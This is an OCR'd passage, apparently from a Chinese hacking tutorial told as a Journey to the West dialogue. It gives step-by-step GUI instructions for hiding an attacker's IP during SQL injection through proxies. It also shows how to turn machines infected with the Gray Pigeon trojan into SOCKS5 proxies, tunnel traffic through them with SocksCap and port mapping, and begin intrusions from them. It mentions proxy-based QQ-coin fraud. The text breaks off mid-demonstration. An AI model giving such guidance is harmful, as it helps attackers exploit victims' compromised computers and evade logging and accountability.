


图 5

如果发现一个网站存在注入漏洞，又害怕自己的IP 地址在注入时留在对方的IIS 日志上，我们也一样可以使用HDSI 的代理功能进行同样的设置，方法是打开HDSI 的系统设置，填入代理服务器IP 地址和端口，单击“设置”按钮就可以了，如图6。




图 6

八戒照着悟空的指示做了一遍后，忽然咆哮起来：“猴哥你骗人！这样做我上 http://www.xdxf.net/index.asp 看了一遍后，上面显示的IP 地址还是我的真实IP！”如图7。




图 7

悟空看到后呵呵一笑，解释到：“论坛上虽是这样显示的，可是在服务器上查看网络连接和IIS 日志中记录的可都是代理的IP 哦！你可以自己测试一下嘛。”

玩游戏或者使用别的程序时，HTTP 代理就不好用了，而网上又不好找到SOCKS 代理。这时候，我们可以用灰鸽子的打开代理功能让肉鸡打开SOCKS 代理，选中一台肉鸡后，进入“远程控制命令”，选择“代理服务”，单击Sock5 代理服务下面的“开始服务”按钮，如图8。

接下来，安装一个SocksCap，安装过程很简单，一直下一步就好了，然后再装个汉化补丁。结束后在开始菜单里找到它，运行界面如图9。

单击“文件”，“设置”按钮打开如图10 的配置选项。将打开了SOCKS 代理的肉鸡IP 地址填入，并将DNS 设置改为“先尝试由本地再由远程解析”，确定后，将需要通过代理上网的程序拖入SocksCap 中，如图11。选择“新建应用程序标识项”，出现一个对话框自动填写了应用程序的名称，路径，工作目录，直接确定后就会看到SocksCap 里有该程序的图标了。双击SocksCap 中的图标运行那些程序，这些程序便以代理的IP 地址出现在了网络中。早期人们充QB 大多数都用的是这个方法，后来互连星空只能为此开发一个插件来防代理充值（注：利用这个方法打开的IE在浏览DVBBS的时候真实IP地




图8




图 9




图10

址也可以被隐藏起来）。

“哇！猴哥真厉害！”八戒看到用灰鸽子就可以做这么多事情，兴奋得不得了，于是赶忙跑过去实践！这不，又出问题了：“猴哥，为什么我明明打开了肉鸡的SOCK5代理，可是在这边却连不上呢？”




图11

悟空听到这话赶忙过去检查了一番，发现了原因：“你这些肉鸡啊，要么是在内网里。要么是使用了防火墙，即使它打开了1080端口，你也连不上去！不过不用担心，咱们的灰鸽子早就给咱想好招了！看我的！”

打开灰鸽子的“工具”菜单，选择“内网端口映射”，在最下方配置好一个服务端程序Vport1.0.exe给自己运行（不用怕，没事的）。然后就可以在第一处Vport服务端出点“连接”按钮，在第二行处选择将对方的1080端口映射到本地的1080端口。单击“映射”按钮。这样本地的1080端口就相当于肉鸡的1080了，如图12。不过奇怪的是，现在我们回到SocksCap中将代理IP改为127.0.0.1却不能正上网。看来对于内网的肉鸡做成代理一事还有待讨论！

唐僧看悟空讲了半天课，自己连个发言的机会都没有，可是又不知道问些什么好，于是灵机一动：“悟空，你给大家演示一下使用代理入侵如何？”

“呵呵，没问题！我在这里挑几台肉鸡，打开他们的telnet，输入ipconfig查看IP地址。很好，这一台肉鸡218.85.52.*有两个IP地址，另一个为10.0.0.*。那么它应该是还有一个内部的局域网的！通过218.85.52.*打开代理服务后，我们将SocksCap里

